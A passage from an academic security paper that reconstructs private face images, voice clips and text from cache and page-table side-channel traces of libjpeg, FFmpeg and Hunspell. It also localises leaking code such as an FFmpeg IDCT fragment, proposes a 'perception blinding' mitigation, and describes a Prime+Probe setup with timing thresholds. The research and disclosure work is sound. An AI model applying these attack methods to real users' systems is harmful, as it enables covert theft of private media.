As shown in Fig. 2(b), we use a common approach to stacking 2D CNNs to design ψ^i_θ. A 2D CNN has several convolutional kernels; each kernel focuses on one feature dimension of its input and captures the spatial information of this feature dimension. Images can thus be reconstructed from vectors in the low-dimensional latent space with stacked 2D CNNs, as each 2D CNN upsamples from the output of the previous layer. For audio data, we first convert raw audio into the log-amplitude of Mel spectrum (LMS), a common 2D representation of audio data. This way, audio data are represented as 2D images (see some examples in [3]), in which the x-axis denotes time and the y-axis denotes the log scale of amplitudes at different frequencies. Herein, like ψ^i_θ, ψ^a_θ uses stacked 2D CNNs to process each converted 2D image, gradually upsamples from the latent representation, and reconstruct the LMSs of the audio data. Because the LMSs usually are not in square-shape, we append a fully connected layer to transform the shape of the reconstructed LMSs. These LMSs are then converted to raw audio losslessly.

Textual data, however, are reconstructed sequentially "word by word" due to their discrete nature. As shown in Fig. 2(b), to reconstruct a sentence from the latent space of a side channel trace o, a single word is gradually inferred based on words already inferred from sentence i. Following a common practice of training sequence-to-sequence autoencoders, we add a start-of-sequence (SOS) token before each sentence i and an end-of-sequence (EOS) token after i. Then, given a side channel trace o that corresponds to unknown text i, the trained decoder ψ_θ^t starts from the SOS token and predicts a word $w \in i$ sequentially until it yields the EOS token. From a holistic perspective, the trained model projects a sentence i into a low-dimensional manifold space of *word dependency*, which facilitates the gradual inference of each word w on i.

Designing Objective Functions. As depicted in the first row of Fig. 3, for discrete data (i.e., text), each decode step is a multi-class classification task where the output is classified as one element in a pre-defined dictionary. Thus, we use *cross entropy* as the training objective. For continuous data, we design the training objective L_θ *composing both explicit and implicit metrics*. We now introduce each component in detail.

Explicit Metrics A common practice in training an autoencoder is to explicitly assess the point-wise distance between the reconstructed media input i' and reference input i with metrics such as MSE loss, L1 loss, and KL divergence [20,50]. The autoencoder will be guided to gradually minimize the point-wise distance $L_\theta(i, \psi_\theta \circ \phi_\theta(o))$ during training. Nevertheless, a major drawback of such explicit metrics is that the loss of each data point is calculated *independently* and contributes *equally* to update θ and minimize L_θ. Our preliminary study [3] shows that such explicit metrics suffer from "over-smoothing" [78], a well-known problem that leads to quality degradation of the reconstructed data.

Implicit Metrics Another popular approach is to assess the "distributed similarity" [78] of reconstructed i' and reference input i. Viewing the general difficulty of extracting the distribution of arbitrary media data, a common practice is to leverage a neural discriminator D. Discriminator D and decoder ψ_θ play a zero-sum game, in which D aims to distinguish the reconstructed input i' from normal media data i. In contrast, decoder ψ_θ tries to make its output i' indistinguishable with i to fool D. Although this paradigm generally alleviates the obstacle of "over-smoothing" [78], it creates the new challenge of mode collapse; that is, ψ_θ generates realistic (albeit very limited) i' from any inference inputs. From a holistic perspective, the use of a discriminator mainly ensures that the reconstructed i' is near i from a *distribution* perspective; no guarantee is provided from the view of a single data point.

Privacy-Aware Indicators In addition to the two standard objective functions mentioned above, we further take into account a set of *privacy-aware indicators*. As shown in Fig. 2(c), we extend discriminator D such that it checks whether the reconstructed outputs preserve the "privacy" in an explicit manner. Table 1 lists the privacy indicators used in our framework, which correspond to exploited media data of different types. For instance, for face photos (CelebA), we specify checking the identity. Hence, the enhanced discriminator D serves as a classifier to check whether the identity of the person is preserved, which thus forces decoder ψ_θ to decode the identity information in the zero-sum game. A specific fully connected layer is appended to the discriminator D in accordance with each privacy indicator.

Table 1: Privacy-aware indicators. Table 3 introduces each dataset.

Dataset	Indicator
CelebA	Is the celebrity's identity preserved?
ChestX-ray	Is the disease information preserved?
SC09	Is the speaker's identity preserved?
Sub-URMP	Is the musical instrument's type preserved?

Comparison with Generative Model-Based SCA [104]. One contemporary study [104] uses generative models (e.g., GANs [35]) to conduct SCA towards image libraries by capturing image distribution from side channels. Nevertheless, their work is particularly designed to recover images instead of proposing a general and flexible framework to exploit media software of various input types. In addition, we explicitly use privacy indicators when designing objective functions, while [104] focuses on polishing the *visual appearance* of the reconstructed images.



Figure 4: Denoising corrupted data during manifold learning.

Noisy Side Channel. Reconstructing media data from noisy side channels is of particular importance, because adversaries often face considerable noise in real-world attack scenarios. Manifold learning features denoising by design, the schematic view of which is presented in Fig. 4. Overall, manifold learning forces side channel traces O to concentrate near the learned low-dimensional manifold $\mathcal{O}$, where a corrupted high-dimensional data point $\tilde{o}$ (● in Fig. 4) should typically remain *orthogonal* to the manifold $\mathcal{O}$ [12]. Thus, when the decoder ψ_θ learns to reconstruct media data $i \in I$ from the representations lying on the joint manifold, corrupted $\tilde{o}$ can be fixed by first being projected onto the Δ in the manifold for denoising; and i can then be reconstructed from the Δ [42].

4.2 Fault Localization with Neural Attention

Some studies have detected software vulnerabilities that lead to side channel attacks [15, 28, 90, 91]. However, we note that such studies typically use heavyweight program-analysis techniques, such as abstract interpretation, symbolic execution, and constraint solving. Thus, performing scalable program analysis of real-world media software could prove a great

challenge, given that such media software usually contains complex program structures (e.g., nested loops) and a large code base. Furthermore, the primary focus of previous studies has been crypto libraries (e.g., OpenSSL [71]), whose "sensitive data" are private key bytes or random numbers. In contrast, modeling potentially lengthy media data with various strictly defined formats could impose a further challenge (e.g., symbolizing such complex input formats) that may require the incorporation of domain-specific knowledge.

Inspired by advances in program neural smoothing [81, 82] and SCA based on neural networks [45, 74, 104], we seek to overcome question "which program point leaks side channel information" by answering the following question:

> "Which records on a logged side channel trace contribute most to the reconstruction of media data?"

Although answering the former question often requires rigorous and unscalable static analysis, the second question can be addressed smoothly by extending the encoder ϕ_θ with *attention* [97], a well-established mechanism that improves the representation of interest by telling the neural network where and upon what to focus. In particular, by enhancing the autoencoder with attention, our framework *automatically* flags side channel logs that make a primary contribution to input reconstruction. These logs are *automatically* mapped to the corresponding memory access instructions. We can then *manually* identify the corresponding "buggy" source code. For the last step, our current experiments rely on symbol information in the assembly programs to first identify corresponding functions in source code, and then narrow down to code fragments inducing input leakage.

Despite attention being a standard mechanism to boost deep learning models [89, 97], attention in our new scenario acts like a "bug detector" to principally ease localizing vulnerable program points. In contrast to program analysis-based approaches [15, 28, 90, 91], our solution is highly scalable and incurs no extra cost during exploitation. Moreover, it analyzes software in a black-box setting that is agnostic to media software implementation details or input formats.

Fig. 2(a) depicts the enhanced trace encoder with attention. An attention module (we follow the design in [97] given its simplicity and efficiency) is inserted within every two stacked CNN layers. Let the intermediate input of a CNN layer as $C \times H \times W$, the "Channel-Attention" module $A_{channel}$ processes each segment of $1 \times H \times W$ data points from C channels and tells the encoder "where" to focus on by assigning different weights to each segment. The "Spatial-Attention" module $A_{spatial}$ processes each segment of $C \times 1 \times 1$ records and advises the encoder "what to locate" by assigning different weight on each record. From a holistic perspective, attention module $A_{channel}$ projects a coarse-grained focus on potentially interesting segments, while $A_{spatial}$ further identifies interesting side channel records in a segment.[3]

4.3 Mitigation with Perception Blinding

This section presents mitigation against manifold learning–enabled SCA (Sec. 4.1). Consistent with our attack and fault-localization, mitigation is also agnostic to particular media software and input types. We only need to perturb the media input I with pre-defined perception blinding masks.

We first introduce blinding images of the human face, and then explain how to extend perception blinding toward other input types. We also refer readers to our extended paper [3] for visualization of the perception blinding workflow and further clarification on the application scope.

A Working Example. As introduced in Sec. 2, manifold learning casts images of the human face into a set of perceptually meaningful representations; typical representations include hair style, age, and skin color. Hence, we define a *universal* mask i_{mask} of human face, such that by perturbing arbitrary images i of human face with i_{mask}, the produced output $i_{blinded}$ will be primarily projected to the same intrinsic coordinates z_{mask} in the manifold space $\mathcal{M}$. To use perception blinding, users only need to pick *one* mask i_{mask} to blind all input images i. Consequently, adversaries are restricted to the generation of media data perceptually correlated to z_{mask}. Particularly, to perturb i, we add i_{mask} as follows:

$$i_{blinded} = \alpha \times i \oplus \beta \times i_{mask}$$

where we require $\beta \gg \alpha$ and $\alpha + \beta = 1$. Perceptual contents of i_{mask} thus "dominates" the projected low-dimensional perceptions in $\mathcal{M}$. Let $P(i_{blinded})$ be the output of media software after processing $i_{blinded}$, and the user can recover the desired output by subtracting $P(i_{mask})$ from the output as follows:

$$P(i_{private}) = \frac{1}{\alpha} \times (P(i_{blinded}) \ominus \beta \times P(i_{mask}))$$

where $P(i_{private})$ is the desired output, and $P(i_{mask})$ can be precomputed. $\oplus$ and $\ominus$ directly operate $i \in I$ of various formats, as will be defined later in this section. Because typical operations of media software (e.g., compression) are *independent* of the perceptual meaning of media inputs, the proposed blinding scheme introduces no extra hurdle for media software. In contrast, as shown in Sec. 6.3, SCA based on manifold learning can be mitigated in a highly effective manner.

Requirement of i_{mask}. Comparable to how RSA blinding is used to mitigate timing channels [16], perception blinding is specifically designed to mitigate manifold learning-based SCA. We require that i_{mask} must lie in the same low-dimensional manifold with the private data. Thus, i_{mask} must manifest high **perception correlation** with media software inputs $i_{private} \in I$. This shall generally ensure two properties:

[3] It is well accepted that a CNN is organized in the form of `num_channels` × `width` × `height`. Therefore, we name two attention components as $A_{channel}$ and $A_{spatial}$, which are aligned with the convention.

Table 2: Side channels derived from a memory access made by victim media software using address $addr$.

Side Channel Name	Side Channel Record Calculation
CPU Cache Bank Index [103]	$addr \gg L$ where L, denoting cache bank size, is usually 2 on modern computer architectures.
CPU Cache Line Index	$addr \gg L$ where L, denoting cache line size, is usually 6 on modern computer architectures.
OS Page Table Index [36, 102]	$addr \,\&\, (\sim M)$ where M, denoting `PAGE_MASK`, is usually 4095 on modern computer architectures.

Table 3: Statistics of side channel traces and media software. There is *no* overlapping between training and testing data.

Dataset	Information	Training Split	Testing Split	Trace Length	Matrix Encoding	Media Software
CelebA [64]	Large-scale celebrity face photos	162,770	19,962	$338,123 \pm 14,264$	$6 \times 256 \times 256$	`libjpeg` (ver. 2.0.6)
ChestX-ray [92]	Hospital-scale chest X-ray images	86,524	25,596	$329,155 \pm 10,186$	$6 \times 256 \times 256$	LOC: 103,273
SC09 [94]	Human voice of saying number 0–9	18,620	2,552	$1,835,067 \pm 103,328$	$8 \times 512 \times 512$	`ffmpeg` (ver. 4.3)
Sub-URMP [55]	Sound clips of 13 instruments	71,230	9,575	$1,678,485 \pm 36,122$	$8 \times 512 \times 512$	LOC: 1,236,079
COCO [60]	Image captions	414,113	202,654	$77,796 \pm 14$	$6 \times 128 \times 128$	`hunspell` (vers. 1.7.0)
DailyDialog [57]	Sentences of daily chats	11,118	1,000	$77,799 \pm 102$	$6 \times 128 \times 128$	LOC: 39,096

1) the privacy (in terms of certain perceptions, such as gender and skin color) in $i_{private}$ can be successfully "covered" by i_{mask}, and 2) i_{mask} imposes nearly no information loss on recovering $P(i_{private})$ from $P(i_{blinded})$ except a mild computational cost due to mask operations. Considering Fig. 4, when violating this requirement of *perception correlation*, for instance, such as by using random noise to craft i_{mask}, the intrinsic coordinate of the original input (Δ) can likely drift to a "corrupted input" ($\bullet$) that is mostly orthogonal to the manifold of I. As explained in Sec. 4.1, due to the inherent noise resilience of manifold learning, crafting such a corrupted input can cause less challenge to attackers when recovering i from the low-level manifold space. Although $i_{private}$ is of low weight in $i_{blinded}$, it can still be reconstructed to some extent, as will be shown in Fig. 8 of Sec. 6.3.

Extension to other data types. For image and audio data, we recommend using a normal image $i \in I$ as the mask i_{mask}. Intuitively, by amplifying i_{mask} with a large coefficient β in generating $i_{blinded}$, i_{mask} is presumed to dominate the perceptual features in $i_{private}$. Hence, we stealthily hide the private perceptual features of $i_{private}$ in $i_{blinded}$, whose contents are difficult for adversaries to disentangle without knowing i_{mask}. For textual data, we recommend inserting notional words of high frequency to blind $i_{private}$. We present empirical results on how various choices of i_{mask} can influence the mitigation effectiveness in Sec. 6.3.

Implementation of Operators $\oplus$ And $\ominus$. For image and audio data, we use floating-point number addition and subtraction to implement $\oplus$ and $\ominus$. Textual data are discrete: considering that media software often manipulates textual data at the word level, simply "adding" or altering words in the input text will likely trigger some error handling routines of the corresponding media software, which is not desirable. Sec. 4.1 clarifies that our autoencoder framework essentially captures the "word dependency" between words in a sentence; accordingly, we define the $\oplus$ operation as inserting words in a sentence, whereas the $\ominus$ operation is implemented to remove previously inserted words. As shown in Sec. 6.3, this strategy effectively breaks the word dependency in the original text.

5 Attack Setup

We leverage three high-resolution side channels, as shown in Table 2. As clarified in our threat model (Sec. 2), these side channel are commonly adopted in many existing works in this field. We clarify that exploiting new side channels is *not* our focus. We use common side channels in the era of cloud computing, implying the severity and effectiveness of our proposed attack. We refer readers to our extended paper [3] for full details of these side channels. The resolution when performing attacks on those side channels are 4B, 64B, and 4096B, respectively. Higher-resolution side channels should enable recovering media data with more vivid details. Media data of better quality, however, does not necessarily enhance privacy stealing (e.g., determining whether chest X-Ray images indicate pneumonia). See quantitative evaluation of privacy inference in Sec. 6.1.2.

For evaluation in Sec. 6, we use `Pin` [65] to collect memory access traces and map each trace into three side channel traces following mapping rules in Table 2. Sec. 6.4 further demonstrates attack in an userspace-only scenario, i.e., we collect cache side channels via `Prime+Probe` [88].

Media Software and Media Dataset. Table 3 reports evaluated media software and statistics of side channel traces. We pick media software consistent with previous works [36, 100, 104]. All media software are complex real-world software, e.g., `FFmpeg` contains 1M LOC. We prepare two common datasets for each media software to comprehensively evaluate our attack. All datasets contain daily media data that, once exposed to adversaries, would result in privacy leakage. We compile all three media software into 64-bit binary code using `gcc` on a 64-bit Ubuntu 18.04 machine.

Implementation

We implement our framework in PyTorch (ver. 1.4.0). We use the Adam optimizer with learning rate as 0.0002 for all models. Batch size is 64. For continuous decoders, we set the loss function as $\lambda L_{exlicit} + L_{implicit} + \sum_{i=1}^{n} L_{privacy}$, where $\lambda = 50$ and n is the number of privacy-aware indicators. We ran experiments on Intel Xeon CPU E5-2683 with 256 GB

Table 4: CelebA face image matching evaluation.

	Cache bank	Cache line	Page table
same face	45.4%	43.5%	44.5%
non-face	2.0%	2.0%	2.1%

Table 5: SC09 human voice matching evaluation.

	Cache bank	Cache line	Page table
ID accuracy	29.1%	28.8%	23.2%
Content accuracy	21.6%	24.2%	22.6%

RAM and one Nvidia GeForce RTX 2080 GPU. For experiments based on Pin-logged traces (Table 3), the training is completed at 100 epochs and takes less than 24 hours. For experiments using `Prime+Probe`-logged traces, training takes 9 to 27 hours (after excluding preprocessing time; see details in [3]). Table 3 reports the dataset size and training/testing splits. See our released codebase [3] for result verification.

6 Evaluation

We present the SCA exploitation toward media software in Sec. 6.1. We discuss program points that induce information leakage in Sec. 6.2, and demonstrate the effectiveness of perception blinding in Sec. 6.3.

6.1 Side Channel Attack

This section reports key evaluation results. Due to the limited space, full setups and evaluation results are listed in the extended version of this paper [3].

6.1.1 Qualitative Evaluation

This section presents and compares the reconstructed media data with the reference inputs in terms of various settings. Fig. 6 demonstrates that the reconstructed images and the references show highly aligned visual appearances, including gender, eyebrow shapes, skin color, and hair styles. Images constructed from different side channels manifest comparable visual quality. Fig. 5 further reports the text reconstruction results of daily dialogs by comparison with the reference inputs. The reconstructed sentences, although are not fully aligned with the reference, still retain considerable correct contents and the original intents.

We interpret the overall qualitative evaluation results, in terms of images and text, as highly encouraging. We present reconstructed chest X-ray images, sub-URMP/SC09 audio data, and COCO text at [3]. Encouraging results can be consistently observed.

6.1.2 Quantitative Evaluation

Image Data. For CelebA, we leverage commercial face recognition APIs, Face++ [4], to decide whether a reconstructed face and its reference input can be considered as from the *same person* with over 99.9% confidence scores. We thus launch a de-anonymization attack of user identity with reconstructed images. Table 4 reports the evaluation results; for all three exploited side channels, more than 43% of the reconstructed faces can be correctly matched to their reference inputs, showing a high success rate of face matching. Only 2% of the reconstructed images are deemed as "non-face," which indicates the negligible chance of generating corrupted faces. Due to the limited space, we report the quantitative evaluation of chest X-ray in [3].

Our attack achieves plausible accuracy. The quantitative results are *not* noticeably affected by differences in side channels, which indicates that face matching evaluation extracts representative attributes from images for matching. As mentioned in Sec. 5, the three side channels manifest different resolutions: although higher-resolution side channels enable reconstruction of more vivid images, this does not necessarily promote privacy stealing. However, enabled by manifold learning-based autoencoder and our objective functions which explicitly account for privacy indicators (Table 1), privacy-related factors are extracted in the reconstructed images across side channels of various resolutions. Similar observations are made for media data of other formats; our discussion follows.

Audio Data. Table 5 reports the voice matching results for SC09. Using the reconstructed voice commands (number 0–9), we train two classifiers for speaker identity and command 0–9 classification.[4] The evaluation results largely outperform the baseline (i.e., random guessing). With a total of 184 speakers, we achieve greater than 20% accuracy in matching correct speaker identities across all settings. We also exceed 20% accuracy in content matching (0–9). We observed decreasing accuracy in speaker identity matching, which is reasonable given that the cache bank side channel only "kicks off" two least significant bits, while cache line and page table side channels retain less amount of information. We also report the matching rate of musical instruments in [3], which yields consistent and promising findings.

Text Data. To reconstruct text data, we gradually predict each word based on previously predicted words in the sentence. Hence, for the quantitative evaluation, we adopt an attack strategy mostly aligned with [18] to measure the average accuracy of word-level prediction accuracy. Table 6 reports the evaluation results for the COCO and Dailydialog datasets. To prepare a baseline for comparison, we feed a random input to the decoder ψ_θ instead of using the latent vector of an input side channel trace. As expected, our exploitation of both datasets achieves much greater accuracy than the baseline regarding all side channels.

Table 6: Text data inference evaluation.

Dataset	Cache bank	Cache line	Page table	Baseline
COCO Caption	43.4%	42.6%	42.1%	0.0000%
Daily Diolgue	38.1%	37.4%	37.6%	0.0183%

[4] Please refer to [3] for details of these classifiers.

2    int limit = min(H, col_limit + 4);
3    for (int i = 0; i < H; i++)
4      TR_32(src, src, H, H, limit);
5  }
6  static void TR_32(int *dst, int *src, int dstep,
7                    int sstep, int end) {
8    int o_32[16] = { 0 };
9    for (int i = 0; i < 16; i++)
10     // loading pre-calculated matrix ''transform''
11     for (int j = 1; j < end; j += 2)
12       o_32[i] += transform[j][i] * src[j * sstep];
13   // TR_16 calls TR_8, and TR_8 calls TR_4.
14   TR_16(e_32, src, 1, 2 * sstep, SET, end/2);
15 }
```

Figure 7: Vulnerable code components in `FFmpeg`. We mark variables depending on `FFmpeg`'s input in red, and **bold** input-dependent memory accesses (line 12).

6.2 Program Point Localization

We present a representative buggy code fragment of `FFmpeg` in Fig. 7. We present representative buggy code localized in `libjpeg` and `Hunspell` in [3]. We also list **all** localized program points in term of assembly code in [3].

`libjpeg`. We analyze 2,000 media inputs from the CelebA and Chest X-ray datasets. Table 7 reports the localization results of `libjpeg`. For instance, we identify 7,060 side channel points from 4,000 traces, which can be mapped back to two functions (`encode_mcu_huff` and `decode_mcu`) performing minimum coded unit (MCU)-related operations. Similarly, we find information leakage points in modules related to decompression, IDCT, and also output dumping.

Table 3 shows that *one* trace has approximately 400K data points. In other words, Table 7 reveals that a tiny portion of "informative" points on a side channel trace make a primary contribution to information reconstruction. Given an image compressed in JPEG, `libjpeg` decompresses the image into a bitmap. It is pointed out that the decompression process introduces side channels. IDCT-related functions that were noted by [100] are automatically re-discovered by us. In addition, we identify functions in other image transformation routines (e.g., MCU, upsampling) and output dumping routines that leak inputs. We manually inspected the corresponding implementation of `libjpeg` and confirmed our findings. Note that our approach is automated and treats the entire `libjpeg` software as a blackbox, whereas previous studies [36,53,100] could rely on expert knowledge to first localize the vulnerable program points before launching SCA.

Table 7: Localized program points in `libjpeg`.

Module	#Functions	Frequency	Sample Func. Names
MCU	2	7,060	`encode_mcu_huff` `decode_mcu`
Transform	1	5866	`jtransform_execute_transform`
IDCT	13	4,027	`jpeg_idct_15x15` `jsimd_idct_ifas`
Upsample	15	2,033	`h2v1_merged_upsample` `h2v1_fancy_upsample`
Decompress	6	1,352	`tjDecompress2` `tjDecompressHeader3`
Dump	4	8,23	`write_bmp_header` `start_input_bmp`

Table 8: Localized program points in `FFmpeg`.

Module	#Functions	Frequency	Sample Func. Names
Encode	50+	10K+	`encode_frame`
Decode	50+	10K+	`decode_frame`
Filter	50+	10K+	`filter_frame`
IDCT	10+	5K+	`idct_idct_32x32_add_ce` `iadst_idct_16x16_add_c`
Dump	10+	5K+	`wav_write_trailer` `wav_write_header`

`FFmpeg`. We use 2,000 inputs from SC09 and Sub-URMP as the inputs of `FFmpeg`. Our findings, as reported in Table 8, can be mapped to five modules of `FFmpeg`, each of which contains many functions. `FFmpeg` processes audio inputs with audio sampling (the sampling frequency is set as 4,000 in our experiments). Fig. 7 presents a vulnerable program component in the IDCT module of `FFmpeg` where the input "taints" certain variables (marked in red) and eventually influences the memory accesses at line 12. Given different input values, different memory cells are visited at line 12, resulting in access to different cache units or page table entries. In addition, `TR_32`, `TR_8` and `TR_4` also suffer from similar patterns (line 14). To the best of our knowledge, side channel issues on `FFmpeg` are rarely studied, but the findings in `FFmpeg` are conceptually similar to other media software; for example,



Figure 8: Qualitative evaluation results of perception blinding.

Table 9: Localized program points in `Hunspell`.

Module	#Functions	Frequency	Sample Func. Names
Interface	1	1,333	`pipe_interface`
Parser	4	1,230	`next_token`, `alloc_token` `get_parser`, `TextParser::init`
Look up	2	213	`check`, `insertion_sort`
Insert	5	1,076	`putdic`, `allocate_string` `chenc`, `allocate_char_vector`

IDCT algorithms and output dumping in both `FFmpeg` and `libjpeg` are flagged as vulnerable by us.

`Hunspell`. We use 2,000 inputs from each dataset (i.e., DailyDialog and COCO) to run `Hunspell` and analyze the logged side channels. Table 9 reports the results, where information leakage points are found from the interface, parser, and also spell checking . In fact, previous works [53, 100] have pointed out side channel issues of `Hunspell`. `Hunspell` performs spell check, where a dictionary of words is maintained as a hash table. `Hunspell` iterates each word w in the input sentence to check if w is in the hash table, thus deciding the correctness of its spelling. When checking each w, `Hunspell` computes the hash value of w and looks up the corresponding hash bucket of words. This would lead to a sequence of memory accesses, which can be potentially used to map back to word w. Note that while previous works attacking `Hunspell` assume the knowledge of the dictionary [53, 100] before attack, such pre-knowledge is *not* needed for our attack. Instead, we use side channel traces and their corresponding sentences fed to `Hunspell` as the training data to implicitly learn a mapping in the low-dimensional joint manifold space. [53, 100] reports that functions `lookup` and `add_word` primarily leak inputs. Our manual confirmation shows that our findings (e.g., `putdic`, `chenc`, `check`, `insertion_sort`) indeed invoke `lookup` and `add_word` functions. We also find that the parser and interface (we use Linux utility `echo` to feed `Hunspell`) of `Hunspell` also influence side channels, both of which are not disclosed by previous works.

Confirmation with the Developers. We have reported our localized program points to the developers. By the time of writing, the FFmpeg developers confirmed our findings. Nevertheless, they mentioned that software-level fixing is undesirable, given the difficulty of writing side channel-free code and the incurred extra performance penalty. From his perspective, OS-level or hardware-level fixing seems more practical.

6.3 Mitigation with Perception Blinding

We benchmark the mitigation effectiveness in terms of quantitative and qualitative analysis. We also discuss how different masks can influence the mitigation.

6.3.1 Qualitative Evaluation

We report qualitative evaluation by comparing the reference inputs with the reconstructed inputs after applying blinding. Due to the limited space, Fig. 8 only reports the perception blinding over a private face image $i_{private}$ in terms of different settings. The original image $i_{private}$ is presented in the "Original" column, and applied perception masks are presented in the "Mask" column. For each masked image $i_{blinded}$, the adversarial recovered images are presented in the "Reconstructed" columns, and the final media software outputs after unblinding are given in the "Recovered" columns.

"Noise mask" (the first row) and "non-face mask" (the second row) do not seem helpful in blinding $i_{private}$ because features such as face orientation are still preserved in the reconstructed images. However, the use of real face images as the mask, as shown in the third and fourth columns, gives promising results to blind key perceptual-level contents like hair color and skin color. Overall, after blinding, the adversary-reconstructed images seem to show a correlation with i_{mask} instead of $i_{private}$. This is intuitive; as clarified in Sec. 4.3, a large coefficient β is assigned to i_{mask} such that the perception contents of i_{mask} largely determine the projected intrinsic coordinate in the manifold. This way, the reconstructed images incline to manifest the perception of i_{mask}.

Additionally, although a small α value (e.g., 0.05) introduces a non-trivial amount of noise in the final output, outputs of much better quality can be recovered when α is set to 0.10

Table 10: Face matching results after blinding in terms of (cache bank/cache line/page table).

Mask	$\alpha = 0.05$	$\alpha = 0.1$	$\alpha = 0.3$
Noise	27.5/28.6/27.8%	25.2/26.9/28.2%	26.6/27.5/29.0%
Non-face	28.8/28.8/26.5%	26.2/27.6/27.4%	28.7/31.4/26.2%
Face#1	1.4/1.2/2.4%	1.8/1.4/2.7%	2.0/1.5/3.1%
Face#2	0.6/1.3/1.6%	0.7/1.7/1.9%	1.2/1.6/2.2%

Table 11: Mitigating COCO text inference attack in terms of (cache bank/cache line/page table). $\alpha = 0.05$, $\alpha = 0.1$, $\alpha = 0.3$ denote each word are appended with 19, 9, and 2 masks, respectively.

Mask	$\alpha = 0.05$	$\alpha = 0.1$	$\alpha = 0.3$
"man"	0.39/0.40/0.36%	0.68/0.69/0.67%	2.46/2.45/2.13%
"sitting"	0.16/0.16/0.22%	0.30/0.30/0.39%	1.36/1.40/1.39%

or even higher. We thus recommend that users adopt a reasonably high α when constituting $i_{blinded}$. More reconstructed cases are given in the extended version of this paper [3].

6.3.2 Quantitative Evaluation

We launch quantitative evaluation following the procedures in Sec. 6.1. The perception blinding of "Noise" and "Non-face" masks, as shown in Table 10, reduces the average success rates of face matching from approximately 44% (Table 4) to 27.4%, but still has non-negligible privacy leakage. Compared with "Face#1" and "Face#2", Fig. 8 shows that images reconstructed from "Noise"- and "Non-face"-blinded images manifest better visual similarity with the reference inputs. In addition, Table 10 reports that "Face#1" and "Face#2" exhibit much better mitigation (less than 3.1% matching rates) in terms of quantitative metrics. We find that the value of α does *not* notably influence the results but is still positively correlated with privacy leakage. Overall, for images, we mask the perception contents using blinding. However, the privacy indicator for this scenario, i.e., celebrity's identity, is *not* simply a linear sum of all perception contents. Overall, identity recognition depends on subtle features of a human face: changing α not necessarily impedes capturing informative features.

Table 11 reports the mitigation results of `Hunspell` using COCO. We use two notional words of high frequency, "man" and "sitting", for blinding. We insert N notional words after each word in an input sentence, where N $(\frac{1}{\alpha} - 1)$ is 19, 9, and 2 given different α. When more notional words are used, we observe a higher decrease in inference accuracy. However, with blinding, the inference accuracy decreases from more than 40.0% (see Table 6) to less than 2.5% (close to baseline; see Table 6) even two notional words are inserted after each normal word. Different from masking images, the privacy of text is assessed by word dependency (introduced in Sec. 6.1.2). α decides #notional words inserted to break word dependency. Therefore, the results changes notably w.r.t. values of α.

In sum, our quantitative evaluation demonstrates the effectiveness of our proposed mitigation despite differences in the media data formats or exploited side channels. See our extended paper [3] for more results; for instance, blinding chest X-ray images can drastically reduce the disease diagnosis F1 score from an average of 0.73 to less than 0.1.

6.4 Real-World Attack with `Prime+Probe`

This section explores collecting cache access traces via a practical cache attack, `Prime+Probe` [88, 105], in *userspace-only scenarios*. To do so, we conduct an end-to-end experiment, by leveraging Mastik [101], a micro-architectural side channel toolkit, to perform `Prime+Probe` and log victim's access toward L1D and L1I cache. We use Linux `taskset` to pin the victim software and the `spy` process on the same CPU core. Due to the limited space, we report full details of this attack in the extended version of this paper [3]. We now report key setup and results in this section.

We assume that attackers know when the victim media software begins and ends to process an unknown input [88]. The `spy` process primes and probes the cache. Technically, there is another "coordinator" process on the same core which computes victim process's cache activities and logs the cache side channels to disk. Nevertheless, according to our observation, this coordinator process has generally consistent cache access patterns, thus its mostly fixed cache access does not interfere with our well-trained autoencoder.

We launch experiments on both Intel Xeon CPU and AMD Ryzen CPU. The thresholds of deciding cache hit and cache miss are 120 CPU cycles on Intel Xeon CPU and 100 CPU cycles on AMD Ryzen CPU. `Prime+Probe` is performed in the following manner:

PRIME: The `spy` process fills all cache sets.

IDLE: The attacker logs the access time of all cache sets for the previous `Prime+Probe` iteration. As a result, the idle phase *interval* equals the duration of performing one file I/O operation. Meanwhile, the cache is utilized by the `victim`.

PROBE: The `spy` process refills all cache sets and times the duration to refill the same cache sets to learn how `victim` accesses cache sets.

For a cache set, the logged cache status flip, from hit to miss, indicates at least one cache access of `victim`. We are thus particularly interested in logging such status flip. We name such cache status flips as "cache activity" in the rest of this paper. Whenever a cache activity is observed, we record the cache activities of the all cache sets into a vector V, whose length equals to the number of cache sets. $V[i] = 1$ indicates there is a cache activity in i-th cache set. In other words, the i-th cache set is accessed at least one time by the `victim`. If no cache activity is observed from any cache set, we omit to generate a new V. See full details of this end-to-end attack in our extended paper [3].

The quantitative evaluation results, as reported in Table 12, are generally encouraging. Attacks toward `libjpeg` and `Hunspell` manifest high accuracy comparable with attacks over `Pin`-logged traces (Sec. 6.1.2). While `Prime+Probe` logs relatively noisier cache side channels, our attack shows

Table 12: Quantitative evaluation results using cache side channels logged by `Prime+Probe`. We also provide the processing time (*ms*) when launching `Prime+Probe` (normal → with `Prime+Probe`).

	`FFmpeg` & SC09 voice matching		`libjpeg` & CelebA face matching/non-face		`Hunspell` & DDialog text matching	
	Intel	**AMD**	**Intel**	**AMD**	**Intel**	**AMD**
L1I Cache	12.6% (36 → 580)	11.6% (10 → 420)	38.0/0.85% (5 → 18)	35.9/1.2% (2 → 22)	33.9% (60 → 130)	33.2% (23 → 60)
L1D Cache	81.8% (36 → 590)	15.7% (10 → 420)	36.9/0.80% (5 → 20)	33.9/0.90% (2 → 24)	32.2% (60 → 130)	31.8% (23 → 60)

promising noise resilience, as trace encoder (and manifold learning by design) is noise resilient. Further, the logged side channels are *sparse*; given only a few records are secret-dependent, noise introduced by `Prime+Probe` and other workloads do not primarily impede our attack.

`FFmpeg` reports high attack accuracy (over 80%) on Intel L1D cache but lower accuracy for other settings. As in Table 13, the logged side channel traces are unstable (and challenging to comprehend), where stddev is about half of the average trace length. To verify the high attack accuracy on Intel L1D cache, we manually checked all the reconstructed 2,552 audio clips (also uploaded at [3] for reference). The reconstructed audio clips on Intel L1D cache manifest high quality. However, while the original audio clips of the same class are produced by different persons (and sound very different), all reconstructed audio clips of the same class sound *indistinguishable*. This indicates that the trained model stealthily simplifies the task of reconstruction into a task of ten class-conditional generation (recall this dataset has "0–9" labels). We then manually checked the collected traces: we find that for this particular case, Intel L1D cache "amplifies" the distance of inter-class traces while reduces the distance of intra-class traces. As a result, intra-class differences are not well learned using training data. However, since our quantitative metrics only check if the reconstructed audio can be classified correctly, the attack accuracy is high, indicating privacy leakage. We use attention (Sec. 4.2) and compared all the localized code components contributing side channels: we report that localized functions are the *same* on Intel/AMD CPUs. However, they manifest different frequencies, which result in this subtle model decaying. We confirm that this stealthy issue *only* occurs for this case. To solve this issue (and therefore reconstruct diverse outputs within the same class), users can opt for more complex models or larger 